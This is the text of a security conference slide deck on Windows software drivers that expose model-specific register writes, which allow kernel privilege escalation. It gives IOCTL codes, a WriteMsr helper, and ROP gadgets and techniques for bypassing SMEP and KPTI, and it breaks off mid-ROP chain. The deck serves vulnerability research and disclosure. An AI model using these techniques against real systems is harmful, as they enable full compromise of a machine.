Device Driver Debauchery and MSR Madness

Ryan Warns and Tim Harrison

Outline

- Introduction
- Device Drivers and You
  - Architecture
  - Assessing
- Model Specific Registers (MSRs)
  - Normal System Usage
  - Normal Application Usage
  - The Bug(s)
- Execution/Payload issues
- Conclusion & Recommendations

Introduction

whoami.exe

- Ryan Warns
- Staff Reverse Engineer, FLARE OTF team
- Career trajectory:
  - Reversed malware
  - Wrote malware
  - Reversed malware
  - ???
- Fun fact: met fiancé on Counter-Strike
  - Also almost broke up with fiancé because of Counter-Strike ☺
- Likes Windows Internals, Binary Exploitation, and long walks on the beach
- @NOPAndRoll

whoami.exe

- Tim Harrison
- BS Comp Sci
- Lead Technologist, Booz Allen Hamilton
  - Reverse Malware
  - Red Teaming
  - Driver development
- Fun fact: Likes SCUBA diving, especially wrecks
- Likes exploitation, expansion of access

Motivation

- Device Drivers are all around us
  - Commonly distributed as part of software packages
  - Process explorer, procmon, etc, all have drivers
- Commonly escape rigorous testing
  - Testing from Microsoft mostly automatic
  - Assumptions about how they're being used (GUIs et al)
- A bug in one driver leads to total system compromise
- Unique post-exploitation issues
- It's cool ☺

Motivation

- Some malware families use device drivers to escalate privileges
  - VirtualBox
- Device Drivers already present in some Red Team toolkits
  - Mimikatz uses a driver (mimidrv.sys) to facilitate injection
- Even if the application isn't installed you can carry the driver
  - Keep it on the DL – Drop & Load
  - Requires Admin privileges
  - Many* don't consider admin-to-Ring-0 a security boundary
  - We do though ☺

Device Drivers And You


Device Drivers And You

- Most drivers on Windows are tied to hardware
  - Plug And Play (PnP)
  - Filter Drivers
- *Software drivers* are not tied to hardware and manage system resources
- These drivers manage resources not exposed to user-mode
  - Or in a way not exposed to user-mode
- Device Driver defines/configures who can talk to it
  - Not the OS
  - Required permissions, handshake, etc

Device Drivers And You - Communication

- Driver communication primarily done through I/O Request Packets (IRPs)
- Microsoft uses 28 IRP codes to track different I/O Transactions
  - IRP_MJ_CREATE – Opening an object
  - IRP_MJ_READ/IRP_MJ_WRITE – reading and writing to an object
  - IRP_MJ_DEVICE_CONTROL – driver-defined control codes used with *DeviceIoControl()*
- IRP-handling functions are your first entry points for fuzzing
  - And really only IRP_MJ_DEVICE_CONTROL

Device Driver Communication – Putting it all together



Device Drivers And You - windbg

```
kd> dt _DRIVER_OBJECT 0xfffffa80`030b8e70
nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xfffffa80`034cce40 _DEVICE_OBJECT
   +0x010 Flags            : 2
   +0x018 DriverStart      : 0xfffff880`04577000 Void
   +0x020 DriverSize       : 0x7000
   +0x028 DriverSection    : 0xfffffa80`03b76780 Void
   +0x030 DriverExtension  : 0xfffffa80`030b8fc0 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING "\Driver\derp"
   +0x048 HardwareDatabase : 0xfffff800`02f8d550 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE`
   +0x050 FastIoDispatch   : (null)
   +0x058 DriverInit       : 0xfffff880`04579660     long  driver1!DriverEntry+0
   +0x060 DriverStartIo    : (null)
   +0x068 DriverUnload     : 0xfffff880`04578840     void  driver1!DriverUnload+0
   +0x070 MajorFunction    : [28] 0xfffff880`04579600     long  driver1!myDispatchRoutine+0
```

```
kd> dqs 0xfffffa80`030b8e70+0x70
fffffa80`030b8ee0  fffff880`04579600 driver1!myDispatchRoutine
fffffa80`030b8ee8  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8ef0  fffff880`04579600 driver1!myDispatchRoutine
fffffa80`030b8ef8  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f00  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f08  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f10  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f18  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f20  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f28  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f30  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f38  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f40  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f48  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
fffffa80`030b8f50  fffff880`04579600 driver1!myDispatchRoutine
fffffa80`030b8f58  fffff800`02aa4b20 nt!IopInvalidDeviceRequest
```

IRP_MJ_CREATE

IRP_MJ_CLOSE

IRP_MJ_DEVICE_CONTROL

DeviceIoControl – the back end

```
case 0x85FE265C:
  __writemsr(0x8Bu, 0i64);
  _RAX = 1i64;
  __asm { cpuid }
  v266 = _RAX;
  v267 = _RBX;
  v268 = _RCX;
  v269 = _RDX;
  *(_DWORD *)v3->AssociatedIrp.SystemBuffer = __readmsr(0x8Bu) >> 32;
  v19 = 0;
  v3->IoStatus.Information = 4i64;
  goto LABEL_389;
case 0x85FE2660:
  v100 = (_IRP *)a2->AssociatedIrp.SystemBuffer;
  if ( SLODWORD(v100->MdlAddress) < 80 )
  {
    *(_QWORD *)&v100->Type += 6295552i64;
    v107 = sub_1008(*(_QWORD *)&v100->Type, 4096i64, v2);
    if ( v107 )
    {
      v108 = KeGetCurrentIrql();
      __writecr8(1ui64);
      v100->Flags = sub_3E3C(v107);
      __writecr8(v108);
    }
  }
```

Common Device Driver Issues


- Improper access to DEVICE_OBJECT
  - Administrator access
  - Think: "Should an administrator be able to disable endpoint protection?"
- Not validating input
  - User-mode pointers particularly – ProbeForRead/ProbeForWrite
  - Direct I/O
- The usual sampling of bugs in protocols
  - Signed/unsigned integers
  - Length-value
  - Malformed structures
- WoW issues

Model Specific Registers (MSRs)

Model-Specific Registers

- Model-Specific Registers (MSRs) are registers for toggling/querying CPU info
  - Vendor-specific
  - Model-specific
- Contains registers to:
  - Monitor system performance
  - Perform branch tracing
  - Handle system calls
  - *Handle system calls*
  - ***Handle system calls***
- Access via the *rdmsr* and *wrmsr* instructions
  - Only accessible in Ring-0
  - AKA a driver

Life of a Windows API Call – CreateFileA



Model-Specific Registers

- The transition to kernel-mode is done via an MSR
  - syscall -> read MSR -> call MSR pointer (Ring-0) -> kernel function handles the syscall logic
- Multiple MSRs may be consulted during the transition
  - MSR_STAR - 0xC0000081
  - MSR_LSTAR - 0xC0000082
  - MSR_CSTAR - 0xC0000083
  - IA32_SYSENTER_CS - 0x174
  - IA32_SYSENTER_ESP - 0x175
  - IA32_SYSENTER_EIP - 0x176
- Default on modern systems we only care about MSR_LSTAR
- Can inspect via *rdmsr* command in windbg

Model-Specific Registers

```
kd> u ntdll!ZwCreateFile
ntdll!NtCreateFile:
00000000`77c91860 4c8bd1          mov     r10,rcx
00000000`77c91863 b852000000      mov     eax,52h
00000000`77c91868 0f05            syscall
00000000`77c9186a c3              ret
```

MSR_LSTAR

```
kd> rdmsr 0xc0000082
msr[c0000082] = fffff800`02a8cec0
kd> u fffff800`02a8cec0
nt!KiSystemCall64:
fffff800`02a8cec0 0f01f8          swapgs
fffff800`02a8cec3 654889242510000000 mov   qword ptr gs:[10h],rsp
fffff800`02a8cecc 65488b2425a8010000 mov   rsp,qword ptr gs:[1A8h]
fffff800`02a8ced5 6a2b            push    2Bh
fffff800`02a8ced7 65ff342510000000 push    qword ptr gs:[10h]
fffff800`02a8cedf 4153            push    r11
fffff800`02a8cee1 6a33            push    33h
fffff800`02a8cee3 51              push    rcx
```

Spot the Problem

- You can probably see where this is going

```
case 0x3Cui64:
  v58 = (msr_overwrite *)Irp->AssociatedIrp.SystemBuffer;
  v57 = v58->targetMSR;
  __writemsr(v57, v58->newMSRValue);
  break;
```

- Exposed wrmsr (__writemsr) instruction gives us a pointer overwrite primitive
  - Function pointer is called when any syscall is issued
  - Called from Ring-0 ☺

How Bad Is It, Really?

- This exact issue was found in over 20 drivers
  - Some of them mentioned in previous research
  - Multiple bugs (physical memory access in particular)
  - In many cases didn't need to change the payload at all, just the IOCTL values and device driver names

How Bad Is It, Really?

- At a glance:
  - 20+ drivers
  - In the 100s of millions of affected downloads
  - Multiple (3) default installed at one time on major hardware vendors
  - ~14 drivers used the same input format (just change IOCTL number)
  - Less than half required admin access to communicate with the driver
  - 1 was fixed by the time we reported ☹
  - 1 attempted to filter MSR access
    - But failed due to an integer overflow ☺

How Bad Is It, Really?

```
#define IOCTL_READ_MSR 0x9C402604
#define IOCTL_WRITE_MSR 0x9C402608

#pragma pack(push, 4)
typedef struct _MsrParam {
    DWORD Msr;
    QWORD Value;
} MsrParam;
#pragma pack(pop)
```

```
#define IOCTL_READ_MSR 0x9C402084
#define IOCTL_WRITE_MSR 0x9C402088

#pragma pack(push, 4)
typedef struct _WRITE_MSR_INPUT {
    ULONG Msr;
    ULARGE_INTEGER Value;
} WRITE_MSR_INPUT;
#pragma pack(pop)
```

```
BOOL WriteMsr(HANDLE Device, DWORD Msr, QWORD Value) {
    BOOL ret = FALSE;
    DWORD bytesReturned = 0;
    MsrParam param = { 0 };

    param.Msr = Msr;
    param.Value = Value;

    ret = DeviceIoControl(Device, IOCTL_WRITE_MSR, &param, sizeof(param), &param, sizeof(param), &bytesReturned, NULL);
    if (!ret) {
        printf("WriteMsr failed: %d\n", GetLastError());
    }
    return ret;
}
```

How Bad Is It, Really?

- Products affected:
  - System monitoring software
  - “Device Control” software
  - Overclocking software
- Some worse than others
  - Some MSRs filtered
  - DEVICE_OBJECT permission
- Multiple vendors asked if requiring administrator rights was a fix

How Bad Is It, Really?

- Several drivers only exposed the wrmsr IOCTL if the caller had admin rights
- Is Admin-> System a strong security boundary?
- In any other engagement bugs/issues are ranked on severity
  - CVE score as well
- APT actors already using signed driver exploits as part of their campaigns
  - Slingshot
- Signed drivers are forever

Exploitation and Stabilization

Kernel Shellcode

- All kernel LPEs require special care when crafting shellcode
  - Any instability = BSOD
  - May be in weird execution scenarios

Kernel Shellcode

- These bugs provide extra *flavor* when creating a functional exploit
  - Kernel-mode not setup/fully transitioned into (Arbitrary pointer called in Ring-0)
  - Each logical processor has its own copy of each MSR
  - Need to worry about SMEP
  - Need to worry about KPTI
  - Need to return out of kernel-mode without crashing the system
  - Honorable mention: debugging in a VM

Kernel Shellcode

- Most PoCs stop at “give me the system token”
  - *I want it all*
  - Reflective driver loading requires a more stable exploit
  - Will need to solve all of the above issues

Baby Steps

- For a Win7 x64 system we don’t need to worry about any system protections
  - So only ~half of the problems
- Once the MSR is overwritten our pointer is called in Ring-0
  - *Not* kernel-mode

Baby Steps

- Problems we need to address for Win7:
  - We're not in kernel-mode – what can we do and not do?
  - MSRs are shared per processor – what happens if someone else makes a syscall?
  - How do we get back to user-mode? Our payload needs to act as a proper syscall handler
  - Where do we put our code?

Dude, Where's My Pointer?

- We're exploiting these bugs via IOCTL
  - The syscall handler runs in the context of our process
- Where do we put our payloads?
  - Virtual Memory
- What is not accessible if our process is switched off the processor?
  - Virtual Memory
- What happens if another process runs a syscall before we finish our exploit?
  - Like finding buried treasure, but the opposite
- What happens if our payload VA gets paged out before we're done?
  - Like finding buried treasure, but the opposite

Smuggling Ourselves In And Out of Kernel-Mode

- "How do I know what to do to transition to kernel-mode?"
  - Consult KiSystemCall64 ☺

```
kd> u KiSystemCall64
nt!KiSystemCall64:
fffff800`02a8cec0 0f01f8           swapgs
fffff800`02a8cec3 654889242510000000 mov    qword ptr gs:[10h],rsp
fffff800`02a8cecc 65488b2425a8010000 mov    rsp,qword ptr gs:[1A8h]
fffff800`02a8ced5 6a2b             push    2Bh
fffff800`02a8ced7 65ff342510000000 push    qword ptr gs:[10h]
fffff800`02a8cedf 4153             push    r11
fffff800`02a8cee1 6a33             push    33h
fffff800`02a8cee3 51               push    rcx
```

Smuggling Ourselves In And Out of Kernel-Mode

- How do I know what to do to transition out of kernel-mode?
  - Consult KiSystemExit ☺

```
kd> u nt!KiSystemServiceExit+0x138 L 0xf
nt!KiSystemServiceExit+0x138:
fffff800`02a8d293 4c8b8500010000  mov     r8,qword ptr [rbp+100h]
fffff800`02a8d29a 4c8b8dd8000000  mov     r9,qword ptr [rbp+0D8h]
fffff800`02a8d2a1 33d2            xor     edx,edx
fffff800`02a8d2a3 660fefc0        pxor    xmm0,xmm0
fffff800`02a8d2a7 660fefc9        pxor    xmm1,xmm1
fffff800`02a8d2ab 660fefd2        pxor    xmm2,xmm2
fffff800`02a8d2af 660fefdb        pxor    xmm3,xmm3
fffff800`02a8d2b3 660fefe4        pxor    xmm4,xmm4
fffff800`02a8d2b7 660fefed        pxor    xmm5,xmm5
fffff800`02a8d2bb 488b8de8000000  mov     rcx,qword ptr [rbp+0E8h]
fffff800`02a8d2c2 4c8b9df8000000  mov     r11,qword ptr [rbp+0F8h]
fffff800`02a8d2c9 498be9          mov     rbp,r9
fffff800`02a8d2cc 498be0          mov     rsp,r8
fffff800`02a8d2cf 0f01f8          swapgs
fffff800`02a8d2d2 480f07          sysretq
```

Taking Turns Like Kindergarten

- Our payload:
  - Needs to be the only one running while the target MSR is corrupted
  - Must not be switched off in the middle of our execution
  - Needs to keep running on the same processor the entire time
- Combination of three APIs to solve all of our problems:
  - Sleep before we execute
  - SetThreadPriority
  - SetProcessorAffinity


Taking Turns Like Kindergarten

- SetProcessorAffinity – specifies what processors a thread runs on
  - MSRs are per logical processor
- Sleep – Ensures we run with the maximum time quantum possible
- SetThreadPriority - Makes it less likely that our thread will be switched off

Smuggling Ourselves In And Out of Kernel-Mode

- No registers are changed when the CPU executes the syscall instruction
  - Except RIP, RCX, R11
  - Stack still user-mode
  - Remaining registers the same
- We need to transition to kernel mode fully so our payload will actually run
  - E.g. can’t run kernel APIs with an arbitrary user-mode pointer
- We need to transition out correctly so we don’t crash the system
  - Continuation of execution
- The swapgs instruction runs at the entry and exit point
  - This instruction should be the first thing we execute
  - swapgs exchanges the current GS with the one in the IA32_KERNEL_GS_BASE MSR
  - Usermode: GS points to TEB, Kernelmode: GS points to KPCR for processor

Windows 7 Shellcode



SMEP SCHMEP

- Previously slides described execution on Win7 x64
  - Slingshot only supported pre-Windows 8
  - aka EZMODE
- Execution on Win8+ requires previous steps plus getting around SMEP
  - **S**upervisor **M**ode **E**xecution **P**revention - BSODs if CPU detects execution of a user-mode VA while in Ring-0
  - Meaning we can't just call our shellcode directly as before

SMEP SCHMEP


- Like DEP, bypassing SMEP is done via **R**eturn **O**riented **P**rogramming
  – You know it's correct because it rhymes
- ROP is done via gadgets
  – Small pieces of executable code ending in a RET instruction
  – Form a chain of these together to accomplish a goal
  – We're going to have to be a little trickier

Getting Our Ducks In A Row

- Finding ROP gadgets is easier for Local Privilege Escalations than RCE
- EnumDeviceDrivers can be used to query where drivers are in kernel space
- LoadLibraryEx can be used to load the PE files into user space
- Finding ROP gadgets:
  - LoadLibraryEx on a kernel binary -> Get usermode base
  - Search user-mode memory for gadgets at your leisure
  - Use EnumDeviceDrivers to get the kernel address of that binary
  - Use the difference in base addresses to calculate where the ROP gadget is in kernel-mode
  - GG

Getting Our Ducks In A Row

- SMEP is enabled via the CR4 register



- Goal of our ROP chain is to either:
  - Modify CR4 to mask off the SMEP bit
  - Copy our shellcode into NonPagedPool executable (kernel) memory and run it from there
  - We're going with the modify CR4 method

Getting Our Ducks In A Row

- We could use ExAllocatePool to allocate executable kernel code
  - Run our shellcode from there
- This option has issues with sufficiently large payloads
  - When done during ROP
- CR4 is more straightforward
- CR4 bits change based on processor functionality
  - Don't want to flip arbitrary bits
- We can use cpuid to query all the right flags

Let's ROP and Roll

- We immediately have a problem with our ROP chain
- In Win7 land the first instruction that we execute is swapgs
- Bad news: finding a swapgs/ret gadget is almost impossible (reliably)
- Presented with two problems:
  - We need to be able to find a different way to run a swapgs gadget
  - Generally we need flexibility when a particular gadget isn't found on a particular OS/version

Let's ROP and Roll

- We need to find a usable gadget with swapgs early in our ROP chain
  - To make our lives easier ☺
  - No swapgs # ret combo
- What about other returns?
  - Already saw sysretq previously, but that returns us to Ring-3
  - What about RET N gadgets?
  - More distance between swapgs and ret is possible, but adds risk
  - Others?

Let’s ROP and Roll


```
KVASCODE:000000014032DBCF                          swapgs
KVASCODE:000000014032DBD2                          iretq
KVASCODE:000000014032DBD4 ; ---------------------------------------
KVASCODE:000000014032DBD4                          retn
KVASCODE:000000014032DBD4 KiKernelExit             endp
```

Let's ROP and Roll

- This swapgs/iretq gadget is consistent across OS versions
- The iretd/q instruction is normally used to return from an interrupt
  - But it doesn't *have* to
- iretd/q takes the return address, stack pointer, code and stack segment, and RFLAGS on the stack
  - Like a RET with parameters
  - If we set up our stack we can use it as if it were a regular ROP chain
  - CS is normally 0x10 for kernel-mode
  - SS is normally 0x18 for kernel-mode
  - Keep interrupts DISABLED in RFLAGS


Let's ROP and Roll

- Next we disable SMEP by toggling the bit in CR4
- Finding a mov cr4 gadget is pretty easy

```
.text:000000014016E690                  public KeFlushCurrentTbImmediately
.text:000000014016E690 KeFlushCurrentTbImmediately proc near    ; CODE XREF: PopHandleNextState:loc_140568455↓p
.text:000000014016E690                                          ; KiSetPageAttributesTable:loc_14056CDB0↓p ...
.text:000000014016E690                  mov     rcx, cr4
.text:000000014016E693                  test    rcx, 20080h
.text:000000014016E69A                  jz      short loc_14016E6AB
.text:000000014016E69C                  mov     rax, rcx
.text:000000014016E69F                  btc     rax, 7
.text:000000014016E6A4                  mov     cr4, rax
.text:000000014016E6A7                  mov     cr4, rcx
.text:000000014016E6AA                  retn
```

SMEP payload

- User-mode code calculates new CR4
  - Instead of trying to do it via ROP



When It Rains It Pours

- As a response to Spectre and Meltdown Microsoft added Kernel Page Table Isolation (KPTI)
- KPTI maintains a separate set of page tables for user- and kernel-mode
  - The CR3 register contains the base of the current set of page tables
  - While in user-mode, you have a user-mode CR3 value (KPROCESS.UserDirectoryTableBase)
  - While in kernel-mode, you have a kernel-mode CR3 value (KPROCESS.DirectoryTableBase)

When It Rains It Pours

- KPTI implementation is also changing per-version
- Call NtQuerySystemInformation
  - SystemSpeculationControlInformation to determine KPTI status
  - This is documented by Microsoft

ROP and Roll 2: Electric Boogaloo

- When user-mode code is executing there are very few valid pages of kernel-mode code
  - Just enough to handle transitions in and out of the kernel
  - Section named KVASCODE in ntoskrnl.exe
- New handlers for kernel entry: *Shadow (such as KiSystemServiceShadow)
  - When a kernel transition happens the handler loads the process' kernel CR3 value
  - Jumps to the original handler (such as KiSystemService) or implements it

ROP and Roll 2: Electric Boogaloo

- This means we need to find a few new things to defeat KPTI:
  - Kernel-mode CR3 value for our process
  - A ROP gadget, located in the KVASCODE section of ntoskrnl.exe, that will modify CR3
  - This is only *one or two pages* of code to find gadgets in

ROP and Roll 2: Electric Boogaloo

- Finding gadgets to modify CR3 is easy enough
- The kernel has to implement this shortly before a return to user-mode code
- Windows 10 1709/1803:

```
kd> u nt!KiKernelExit+6D
nt!KiKernelExit+0x6d:
fffff803`9fa98b2d 0f22da          mov     cr3,rdx
fffff803`9fa98b30 5a              pop     rdx
fffff803`9fa98b31 58              pop     rax
fffff803`9fa98b32 0f01f8          swapgs
fffff803`9fa98b35 48cf            iretq
```

ROP and Roll 2: Electric Boogaloo

- Finding gadgets to modify CR3 is easy enough
- Windows 10 1809:

```
KVASCODE:000000014032DC4E                 mov     cr3, rdx
KVASCODE:000000014032DC51
KVASCODE:000000014032DC51 loc_14032DC51:                          ; CODE XREF: KiKernelIstExit+30↑j
KVASCODE:000000014032DC51                                         ; KiKernelIstExit+47↑j
KVASCODE:000000014032DC51                 mov     eax, [rsp+18h+arg_30]
KVASCODE:000000014032DC55                 mov     edx, [rsp+18h+arg_34]
KVASCODE:000000014032DC59                 mov     ecx, 0C0000101h
KVASCODE:000000014032DC5E                 wrmsr
KVASCODE:000000014032DC60                 pop     rcx
KVASCODE:000000014032DC61                 pop     rdx
KVASCODE:000000014032DC62                 pop     rax
KVASCODE:000000014032DC63                 push    0
KVASCODE:000000014032DC65                 push    0
KVASCODE:000000014032DC67                 push    0
KVASCODE:000000014032DC69                 push    0
KVASCODE:000000014032DC6B                 add     rsp, 20h
KVASCODE:000000014032DC6F                 iretq
```

ROP and Roll 2: Electric Boogaloo

- We'll need to know the kernel CR3 value for our process ahead of time
  - No usable gadgets to find and load the real one
- Solution: Kernel ETW Provider Leaks
  - Alex Ionescu Recon 2013 presentation "I Got 99 Problems But a Kernel Pointer Ain't One"
  - Process_TypeGroup1
    - DirectoryTableBase

```
[EventType{1, 2, 3, 4, 39}, EventTypeName{"Start", "End", "DCStart", "DCEnd", "Defunct"}]
class Process_TypeGroup1 : Process
{
  uint32 UniqueProcessKey;
  uint32 ProcessId;
  uint32 ParentId;
  uint32 SessionId;
  sint32 ExitStatus;
  uint32 DirectoryTableBase;
  object UserSID;
  string ImageFileName;
  string CommandLine;
};
```

Full ROP chain, Windows 10 1809

```
KVASCODE:000000014032DBCF                 swapgs
KVASCODE:000000014032DBD2                 iretq
KVASCODE:000000014032DBD4 ; -----------------------
KVASCODE:000000014032DBD4                 retn
KVASCODE:000000014032DBD4 KiKernelExit    endp
```

```
KVASCODE:000000014032DC4E                 mov     cr3, rdx
KVASCODE:000000014032DC51
